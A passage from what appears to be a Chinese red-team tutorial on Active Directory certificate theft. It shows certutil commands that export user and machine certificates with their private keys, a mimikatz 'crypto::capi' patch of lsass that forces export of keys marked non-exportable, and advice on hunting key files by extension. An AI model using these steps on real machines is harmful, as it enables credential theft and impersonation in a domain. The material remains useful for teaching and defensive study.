


(<https://xzfile.aliyuncs.com/media/upload/picture/20210816162730-cc155f44-fe6b-1.png>)

这个时候就需要使用 `mimikatz` 来导出证书了。下面我们举两个导出的案例。

1、导出用户证书


打开 `certmgr.msc`



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816162512-79dc215e-fe6b-1.png>)

如果我们想查看个人证书可以用

```
certutil -user -store My
```




(<https://xzfile.aliyuncs.com/media/upload/picture/20210816162547-8eb0ac30-fe6b-1.png>)

找到我们想导出的证书的 hash

如果仅仅是只是导出证书，不导出私钥

```
certutil -user -store My f95e6b5dbafac54963c450052848745a54ec7bd9
```

```
c:\Users\test1\Desktop]test1.cer
```



```
管理员: 命令提示符
C:\Users\test1\Desktop>certutil -user -store My
My "个人"
===== 证书 0 =====
序列号: 350000000e58ba34793b8fbd5e00000000000e
颁发者: CN=test12-DC-03-CA, DC=test12, DC=local
NotBefore: 2021/6/28 1:25
NotAfter: 2022/6/28 1:25
使用者: CN=test1, CN=Users, DC=test12, DC=local
证书模板名称 (证书类型): User
非根证书
模板: User, 用户
证书哈希 (sha1): f95e6b5dbafac54963c450052848745a54ec7bd9
密钥容器 = 9ac0d0d7219fce60ac16ca9bfa68fcd1_13b910af-5150-47fd-a3ec-41eb2798346b
简单容器名称: te-User-1325b4c8-1f26-40c2-bc5b-b6424f2fb2a0
提供程序 = Microsoft Enhanced Cryptographic Provider v1.0
通过了加密测试
CertUtil: -store 命令成功完成。

C:\Users\test1\Desktop>certutil -user -store My f95e6b5dbafac54963c450052848745a54ec7bd9 c:\Users\test1\Desktop]test1.cer
My "个人"
===== 证书 0 =====
序列号: 350000000e58ba34793b8fbd5e00000000000e
颁发者: CN=test12-DC-03-CA, DC=test12, DC=local
NotBefore: 2021/6/28 1:25
NotAfter: 2022/6/28 1:25
使用者: CN=test1, CN=Users, DC=test12, DC=local
证书模板名称 (证书类型): User
非根证书
模板: User, 用户
```


(<https://xzfile.aliyuncs.com/media/upload/picture/20210816162805-e0e22cd6-fe6b-1.png>)

如果要导出证书包含私钥

```
certutil -user -exportPFX f95e6b5dbafac54963c450052848745a54ec7bd9
```

```
c:\Users\test1\Desktop]test1.pfx
```

这一步如果我们需要输入一个密码，这个密码是待会儿这个导出的证书 导入到咱们的电脑的时候要用的



```
C:\Users\test1\Desktop>certutil -user -exportPFX f95e6b5dbafac54963c450052848745a54ec7bd9 c:\Users\test1\Desktop]test1.pfx
MY "个人"
===== 证书 0 =====
序列号: 350000000e58ba34793b8fbd5e00000000000e
颁发者: CN=test12-DC-03-CA, DC=test12, DC=local
NotBefore: 2021/6/28 1:25
NotAfter: 2022/6/28 1:25
使用者: CN=test1, CN=Users, DC=test12, DC=local
证书模板名称 (证书类型): User
非根证书
模板: User, 用户
证书哈希 (sha1): f95e6b5dbafac54963c450052848745a54ec7bd9
密钥容器 = 9ac0d0d7219fce60ac16ca9bfa68fcd1_13b910af-5150-47fd-a3ec-41eb2798346b
简单容器名称: te-User-1325b4c8-1f26-40c2-bc5b-b6424f2fb2a0
```


```
简单容器名称: te-user-132b04c3-112b-40c2-bc3b-b042412102a0
提供程序 = Microsoft Enhanced Cryptographic Provider v1.0
通过了加密测试
为输出文件 c:\Users\test1\Desktop\test1.pfx 输入密码:
输入新密码:
确认新密码:
CertUtil: -exportPFX 命令成功完成。
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20210816162845-f8f8c1b8-fe6b-1.png>)

2、查看计算机证书

打开 `certlm.msc`



先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20210816163012-2c7494fe-fe6c-1.png>)

如果我们想查看计算机证书可以用

```
certutil -store My
```

```
C:\Users\test1\Desktop>certutil -store My
My "个人"
===== 证书 0 =====
序列号: 350000000d01e616e263a89f6d00000000000d
颁发者: CN=test12-DC-03-CA, DC=test12, DC=local
NotBefore: 2021/6/28 1:01
NotAfter: 2022/6/28 1:01
使用者: CN=win10.test12.local
证书模板名称 (证书类型): Machine
非根证书
模板: Machine, 计算机
证书哈希(sha1): 888d67d9ef30adc94adf3336462b96b5add84af4
密钥容器 = 0f9727a2b2f490ad990310fb9d97ac11_13b910af-5150-47fd-a3ec-41eb2798346b
简单容器名称: te-Machine-b10ca974-288c-425d-b7e2-d37ae550af4a
提供程序 = Microsoft RSA SChannel Cryptographic Provider
私钥不能导出
通过了加密测试
CertUtil: -store 命令成功完成。
```


先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20210816163043-3f44d4c2-fe6c-1.png>)

找到我们想导出的证书的 hash

```
certutil -store My 888d67d9ef30adc94adf3336462b96b5add84af4
```

```
c:\Users\test1\Desktop\win10.cer
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816163346-ac4705ea-fe6c-1.png>)

在我们要导出 pfx 文件的时候



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816163540-f024f75c>)

(https://xzfile.aliyuncs.com/media/upload/picture/20210816163340-1024173e-fe6c-1.png)

这种是勾选了证书不允许被导出的，certutil 就导出不了，回过去看我们刚刚查看证书的 hash 的时候

```
C:\Users\test1\Desktop>certutil -store My
My "个人"
===== 证书 0 =====
序列号: 350000000d01e616e263a89f6d00000000000d
颁发者: CN=test12-DC-03-CA, DC=test12, DC=local
NotBefore: 2021/6/28 1:01
NotAfter: 2022/6/28 1:01
使用者: CN=win10.test12.local
证书模板名称 (证书类型): Machine
非根证书
模板: Machine, 计算机
证书哈希(sha1): 888d67d9ef30adc94adf3336462b96b5add84af4
密钥容器 = 0f9727a2b2f490ad990310fb9d97ac11_13b910af-5150-47fd-a3ec-41eb2798346b
简单容器名称: te-Machine-b10ca974-288c-425d-b7e2-d37ae550af4a
提供程序 = Microsoft RSA SChannel Cryptographic Provider
私钥不能被导出
通过了加密测试
CertUtil: -store 命令成功完成。
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210816163622-0941cda2-fe6d-1.png)

就可以看到，里面标志着私钥不能被导出，这个时候我们就需要用到 mimikatz 了，mimikatz 的 `crypto::certificates` 默认也是不支持导出 `私钥不能被导出` 类型的证书的私钥】

```
mimikatz # crypto::certificates /systemstore:local_machine /store:my /export
* System Store : 'local_machine' (0x00020000)
* Store : my
0. win10.test12.local
Subject : CN=win10.test12.local
Issuer : DC=local, DC=test12, CN=test12-DC-03-CA
Serial : 0d000000000006d9fa863e216e6010d000000035
Algorithm: 1.2.840.113549.1.1.1 (RSA)
Validity : 2021/6/28 1:01:32 -> 2022/6/28 1:01:32
Hash SHA1: 888d67d9ef30adc94adf3336462b96b5add84af4
Key Container : 0f9727a2b2f490ad990310fb9d97ac11_13b910af-5150-47fd-a3ec-41eb2798346b
Provider : Microsoft RSA SChannel Cryptographic Provider
Provider type : RSA_SCHANNEL (12)
Type : AT_KEYEXCHANGE (0x00000001)
Provider name : Microsoft RSA SChannel Cryptographic Provider
Key Container : te-Machine-b10ca974-288c-425d-b7e2-d37ae550af4a
Unique name : 0f9727a2b2f490ad990310fb9d97ac11_13b910af-5150-47fd-a3ec-41eb2798346b
Implementation: CRYPT_IMPL_SOFTWARE ;
Algorithm : CALG_RSA_KEYX
Key size : 2048 (0x00000800)
Key permissions: 0000003b ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; )
Exportable key : NO
Public export : OK - 'local_machine_my_0_win10.test12.local.der'
Private export : ERROR kull_m_crypto_exportPfx ; PFXExportCertStoreEx/kull_m_file_writeData (0x8009000b)
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210816163735-34cdb0d0-fe6d-1.png)

这个时候可以使用 `crypto::capi` 修改 lsass

```
mimikatz # crypto::capi
Local CryptoAPI RSA CSP patched
Local CryptoAPI DSS CSP patched
```




(<https://xzfile.aliyuncs.com/media/upload/picture/20210816163802-450836dc-fe6d-1.png>)

然后就可以导出了

```
mimikatz # crypto::certificates /systemstore:local_machine /store:my /export
* System Store : 'local_machine' (0x00020000)
* Store       : 'my'

0. win10.test12.local
  Subject : CN=win10.test12.local
  Issuer  : DC=local, DC=test12, CN=test12-DC-03-CA
  Serial  : 0d00000000006d9fa863e216e6010d000000035
  Algorithm: 1.2.840.113549.1.1.1 (RSA)
  Validity : 2021/6/28 1:01:32 -> 2022/6/28 1:01:32
  Hash SHA1: 888d67d9ef30adc94adf3336462b96b5add84af4
    Key Container : 0f9727a2b2f490ad990310fb9d97ac11_13b910af-5150-47fd-a3ec-41eb2798346b
    Provider      : Microsoft RSA Schannel Cryptographic Provider
    Provider type : RSA_SCHANNEL (12)
    Type          : AT_KEYEXCHANGE (0x00000001)
    Provider name : Microsoft RSA Schannel Cryptographic Provider
    Key Container : te-Machine-b10ca974-288c-425d-b7e2-d37ae550af4a
    Unique name   : 0f9727a2b2f490ad990310fb9d97ac11_13b910af-5150-47fd-a3ec-41eb2798346b
    Implementation: CRYPT_IMPL_SOFTWARE ;
    Algorithm     : CALG_RSA_KEYX
    Key size      : 2048 (0x00000800)
    Key permissions: 0000003b ( CRYPT_ENCRYPT ; CRYPT_DECRYPT ; CRYPT_READ ; CRYPT_WRITE ; CRYPT_MAC ; )
    Exportable key : NO
    Public export  : OK - 'local_machine_my_0_win10.test12.local.der'
    Private export : OK - 'local_machine_my_0_win10.test12.local.pfx'
```



(<https://xzfile.aliyuncs.com/media/upload/picture/20210816163846-5f21d0dc-fe6d-1.png>)

0x0502 从文件系统搜索证书

我们经常可以在邮件，磁盘里面看到证书，我们一般按照后缀来搜索证书的，我们一般关注以下后缀

- 1、key 后缀的，只包含私钥
- 2、crt/cer 后缀的，只包含公钥
- 3、csr 后缀的，证书申请文件，不包含公钥，也不包含私钥。没啥用
- 4、pfx,pem,p12 后缀的，包含公私钥，我们最喜欢的。

搜索文件后缀的每个人使用的工具不一样，我个人比较喜欢的是 `SharpSearch`，.Net 的项目，支持内存加载，可以写成 CNA 插件。

0x06 通过用户凭据申请可用于 kerberos 认证的证书

在所有默认的证书模板里面，我们最关注的模板默认有用户模板和计算机模板。

前面我们说过，使用认证进行 kerberos 认证的需要扩展权限里面包含以下其中一个


- 1、客户端身份认证
- 2、PKINIT 客户端身份验证
- 3、智能卡登录
- 4、任何目的
- 5、子 CA

如果用户如果想要注册证书，需要经过两个权限的检验。

- 1、在 CA 上具有请求证书的权限，这个默认所有认证的用户都有请求证书的权限。
- 2、在模板上具有注册证书的权限。

